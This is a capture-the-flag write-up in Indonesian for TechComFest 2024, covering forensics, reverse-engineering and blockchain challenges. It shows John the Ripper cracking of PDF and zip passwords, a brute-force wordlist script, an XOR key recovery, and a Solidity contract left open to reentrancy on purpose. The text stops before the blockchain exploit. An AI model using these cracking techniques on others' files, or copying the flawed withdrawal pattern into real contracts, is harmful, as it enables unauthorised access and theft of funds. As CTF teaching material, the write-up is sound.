
Write Up Techcomfest

Sembarang Wes

Fikri Muhammad Abdillah
Muhammad Naufal Kurniawan
Kevin Adika Saputra

Forensics

Pemanasan (20 ~ 139 pts)



Diberikan sebuah file pdf flag_protected.pdf, file tersebut diproteksi oleh sebuah password, kemudian saya menggunakan tools peepdf seperti berikut. Didalamnya terlihat ada kode javascript, tetapi untuk mengekstaknya dibutuhkan password pdfnya.

```
PPDF> info

File: flag_protected.pdf
MD5: f8f30520b1f7b935c78c62635bb96b45
SHA1: 94e63eaf4e83027387014c4fd2dfaafcdb2361c5
Size: 4716 bytes
Version: 1.2
Binary: True
Linearized: False
Encrypted: True (RC4 128 bits)
Updates: 0
Objects: 10
Streams: 2
URIs: 0
Comments: 0
Errors: 1

Version 0:
        Catalog: 2
        Info: 4
        Objects (10): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
        Streams (2): [7, 10]
                Encoded (2): [7, 10]
                Decoding errors (2): [7, 10]
        Suspicious elements:
                /OpenAction (1): [2]
                /JS (1): [9]
                /JavaScript (1): [9]
```


Untuk mendapatkan password pdfnya saya menggunakan tools *John the Ripper*. Pertama mengambil hash dari pdfnya menggunakan *pdf2john*.

```
┌──(kali㉿blank)-[~/ctf/techcomfest]
└─$ pdf2john flag_protected.pdf > hash.txt
```

Setelah itu bruteforce hashnya menggunakan *john*.


```
┌──(kali㉿blank)-[~/ctf/techcomfest]
└─$ john hash.txt --wordlist=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 3 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 10.32% (ETA: 14:50:39) 0g/s 234507p/s 234507c/s 234507C/s juvinile1..justyn97
0g 0:00:00:11 16.47% (ETA: 14:50:38) 0g/s 234192p/s 234192c/s 234192C/s yonel3..yonatanlobe
makanapel        (flag_protected.pdf)
1g 0:00:00:25 DONE (2023-12-30 14:49) 0.03912g/s 229458p/s 229458c/s 229458C/s makape08..makana87
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
```

Setelah mendapatkan password `*makanapel*` saya coba membuka file pdfnya untuk memastikan passwordnya sesuai dan berhasil.




Selanjutnya kembali ke peepdf untuk mengekstrak kode javascriptnya.

Setelah mendapatkan javascript yang telah di-obfuscate saya menggunakan tools deobfuscator javascript online.




Disana terdapat variabel flag yang berisi array ascii code desimal, kemudian decode menggunakan cybeshef dan didapatlah flagnya.




Flag:
TCF2024{mallic1ous_pdf_is_cr4zyy_e1695f085f069fb1ebb2d9df1d013ecb}

Kuli-ah forensik (16 ~ 275 pts)



Chall Desc:
I just created a secret message in an image file but I want to make it secure so I transform it to audio file. But I think it's not secure

enough so I archive it with a password. I encrypt it with a very strong password. I'm sure no one can crack it because my password is a random 15 digit number in base 3. It's very very secure right? ... right??. Then I wrap my file within an image so no one can realize.
flag = TCF2024{<my secret message>}
Pada challenge ini diberikan sebuah gambar(*kobokanairuluvluv.jpg*) yang didalamnya berisi file lain.




```
┌──(kali㉿blank)-[~/ctf/techcomfest/foren/kuli-ah]
└─$ binwalk kobokanaeruluvluv.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             JPEG image data, JFIF standard 1.01
47519         0×B99F          JPEG image data, JFIF standard 1.01
193266        0×2F2F2         PNG image, 820 x 571, 8-bit/color RGBA, non-interlaced
193357        0×2F34D         Zlib compressed data, compressed
945251        0×E6C63         Zip archive data, encrypted at least v2.0 to extract, compressed size: 2415478, uncompressed size: 2537098, name: Robot36.wav
3360901       0×334885        End of Zip archive, footer length: 22
3360923       0×33489B        JPEG image data, JFIF standard 1.01
```

Terlihat ada sebuah file zip yang didalamnya ada file audio Robot36.wav. Kemudian saya ekstrak menggunakan binwalk dan didapat file zip ***E6C63.zip***

File tersebut pada deskripsi challenge dijelaskan dienkripsi menggunakan 15 digit angka basis 3.

Kemudian saya buat wordlist sesuai dengan ketentuan tersebut.

```
┌──(kali㉿blank)-[~/ctf/techcomfest/foren/kuli-ah]
└─$ python3 brute.py > pass.lst

┌──(kali㉿blank)-[~/ctf/techcomfest/foren/kuli-ah]
└─$ cat brute.py
import itertools

def bruteforce(base, length):
    # Generate all possible combinations of digits
    all_combinations = itertools.product(range(base), repeat=length)

    for combination in all_combinations:
        # Convert the combination to a string
        number = ''.join(map(str, combination))
        print(number)

if __name__ == "__main__":
    base = 3  # Base of the number system
    length = 15  # Number of digits

    bruteforce(base, length)

┌──(kali㉿blank)-[~/ctf/techcomfest/foren/kuli-ah]
└─$
```

Setelah mendapatkan wordlist yang sesuai, digunakan tools *John the Ripper* untuk melakukan bruteforce.


```
┌──(kali㉿blank)-[~/ctf/techcomfest/foren/kuli-ah]
└─$ zip2john E6C63.zip > hash
```

```
┌──(kali㉿blank)-[~/ctf/techcomfest/foren/kuli-ah]
└─$ john hash --wordlist=pass.lst
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 2415450 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:23 6.64% (ETA: 17:36:57) 0g/s 41164p/s 41164c/s 41164C/s 001210010022111..001210101100002
0g 0:00:00:46 14.06% (ETA: 17:36:38) 0g/s 43638p/s 43638c/s 43638C/s 010210020011110..010210111012001
012012010121022  (E6C63.zip/Robot36.wav)
1g 0:00:01:02 DONE (2023-12-30 17:32) 0.01596g/s 44063p/s 44063c/s 44063C/s 012011221112202..012012012120100
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Setelah mendapatkan password zip, kemudian dilakukan ekstrak file audio tersebut.

Pada nama file terdapat clue yaitu *Robot36* setelah googling ternyata file audio tersebut merupakan file transmisi audio menggunakan ***SSTV***. Kemudian saya menemukan tools sstv decoder yang di github. https://github.com/colaclanth/sstv.git


```
┌──(kali㉿blank)-[~/ctf/techcomfest/foren/kuli-ah]
└─$ sstv -d Robot36.wav -o result.png
[sstv] Searching for calibration header... Found!
[sstv] Detected SSTV mode Scottie 1
[sstv] Decoding image...
[sstv] Drawing image data...
[sstv] ...Done!
```




Flag: *TCF2024{wOw_congrats_you_win}*

Reverse Engineering

Key Checker (25 ~ 100 pts)



Diberikan sebuah file (binary elf). Langsung saja kami check dengan command `file` untuk check berapa bit elf nya dan apakah strip atau tidak, dan ternyata hasilnya 64bit dan not stripped.



Selanjutnya kami decompile menggunakan ida64. Untuk hasil decompile kurang lebih seperti ini

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax
  char s1_i; // r12
  unsigned __int64 __i; // rbx
  size_t len_s; // rax
  size_t _i; // rbx
  char s[8]; // [rsp+8h] [rbp-48h] BYREF
  char s1[8]; // [rsp+10h] [rbp-40h] BYREF
  _QWORD v10[4]; // [rsp+18h] [rbp-38h]
  int i; // [rsp+3Ch] [rbp-14h]

  *(_QWORD *)s1 = 0x5A15715955270E75LL;
```

```
  v10[0] = 0x39727E370854130ALL;
  *(_QWORD *)((char *)v10 + 5) = 0x4F721D155539727ELL;
  *(_QWORD *)((char *)&v10[1] + 5) = 0x5C552D5857311246LL;
  printf("Enter the key: ");
  __isoc99_scanf("%07s");
  if ( strlen(s) == 7 )
  {
    for ( i = 0; ; ++i )
    {
      _i = i;
      if ( _i >= strlen(s1) )
        break;
      s1_i = s1[i];
      __i = i;
      len_s = strlen(s);
      s1[i] = s[__i % len_s] ^ s1_i;
    }
    if ( !strncmp(s1, "TCF2024", 7uLL) )
    {
      puts("Correct key!");
      result = 0;
    }
    else
    {
      puts("Invalid key");
      result = 1;
    }
  }
  else
  {
    puts("Invalid key length");
    result = 1;
  }
  return result;
}
```

Untuk isinya berupa (*sesuai judulnya)* key checker yang akan check key yang akan di input kan sebesar **7 byte** dan selanjutnya akan decode cipher yang ada lalu 7 byte pertama di cocokan dengan format flag `**TCF2024**`.

Di hasil decode tersebut ada yang sedikit aneh, ada `**v10**` yang tidak di gunakan di mana pun, curiganya itu adalah sambungan dari `**s1**`.

Kami pun check nya dengan cara dynamic menggunakan debugger (pwndbg), dan menaruh breakpoint pada **main+109.**

Lalu langsung saja saya check menggunakan command `**x/10gx $rbp-0x40**`

```
pwndbg>  x/10gx $rbp-0x40
0x7fffffffd3b0: 0x5a15715955270e75      0x39727e370854130a
0x7fffffffd3c0: 0x3112464f721d1555      0x0000005c552d5857
0x7fffffffd3d0: 0x00007fffffffd7b9      0x0000000000000064
0x7fffffffd3e0: 0x0000000000000000      0x00007fffffffd508
0x7fffffffd3f0: 0x0000000000000001      0x00007ffff7dafd90
```

Dan benar saja, variabel `**s1**` sebenarnya bersambung dengan `**v10**` tetapi tidak dengan susunan yang normal.

Selanjutnya saya coba xor 7 byte pertama dengan `**TCF2024**`, menggunakan python.

Berikut code nya:

```python
from pwn import *


def from_hex_little_endian(s):
    return bytes.fromhex(s)[::-1]


s = (
    from_hex_little_endian("5a15715955270e75")
    + from_hex_little_endian("39727e370854130a")
    + from_hex_little_endian("3112464f721d1555")
    + from_hex_little_endian("5c552d5857")
)

key = xor(b"TCF2024", s, cut="min")

print(key)
```

```
[Running] python -u
b'!MagiC!'
```

Dan benar saja kita dapat key nya, dan saat saya coba hasilnya `**key correct!**`

Dan langsung saja kita decode semua flag nya

Berikut decoder nya:


```python
from pwn import *


def from_hex_little_endian(s):
    return bytes.fromhex(s)[::-1]


s = (
    from_hex_little_endian("5a15715955270e75")
    + from_hex_little_endian("39727e370854130a")
    + from_hex_little_endian("3112464f721d1555")
    + from_hex_little_endian("5c552d5857")
)

key = xor(b"TCF2024", s, cut="min")

print(key)

flag = ""
for i in range(len(s)):
    flag += chr(s[i] ^ key[i % len(key)])
print(flag)
```

```
[Running] python -u "d:\Programming\Cy
b'!MagiC!'
TCF2024{Gr3at_St4rt1ng_P01nt}
```

Flag: TCF2024{Gr3at_St4rt1ng_P01nt}

Blockchain

Tabungan (3 ~ 496 pts)



**Sebelum masuk ke poc nya, kategori ini menarik banget dan ini adalah challange blockchain pertama yang saya selesaikan, dan kebetulan baru seminggu ini belajar kategori ini, juga thanks buat mas Dimas yang bikin soalnya.*

Oke, kita diberikan 2 file yaitu `**Setup.sol**` &`**Tabungan.sol**` dan tentu saja kita juga diberikan connection ke server.

Setup digunakan untuk setting challenge contract utama yaitu `Tabungan.sol`.

Berikut adalah isi dari **Setup.sol**:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "./Tabungan.sol";

contract Setup {
    Tabungan public immutable TARGET;
    constructor() payable {
        require(msg.value == 100 ether);
        TARGET = new Tabungan();
```

```
        TARGET.setor{value: 10 ether}();
    }
    function isSolved() public view returns (bool) {
        return address(TARGET).balance == 0;
    }
}
```

Dari setup persyaratan untuk soal berhasil di solve adalah dengan balance contract utama `**0**` alias **habis**, oke selanjutnya kita lihat contract utamanya.

Tabungan.sol:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

contract Tabungan {
    mapping(address => uint) public balances;
    function setor() public payable {
        require(msg.value > 0, 'Mana uangnya!?');
        balances[msg.sender] += msg.value;
    }
    function ambil() public {
        uint balance = balances[msg.sender];
        require(balance > 0, 'Anda tidak punya uang tabungan!');
        (bool resp,) = msg.sender.call{value: balance}("");
        require(resp, 'gagal mengirim uang!');
        balances[msg.sender] = 0;
    }
}
```

Saya pun mencoba untuk running code tersebut, dan saya mendapatkan error

```
Immutable variables cannot be read during contract creation time,
which means they cannot be read in the constructor or any
function or modifier called from it.
  --> /mnt/d/Programming/CySec/Cyber Security/CTF/2023/CTF-
Techcompfest/Quals/Blockchain/Tabungan/Setup.sol:11:9:
   |
11 |         TARGET.setor{value: 10 ether}();
   |
```

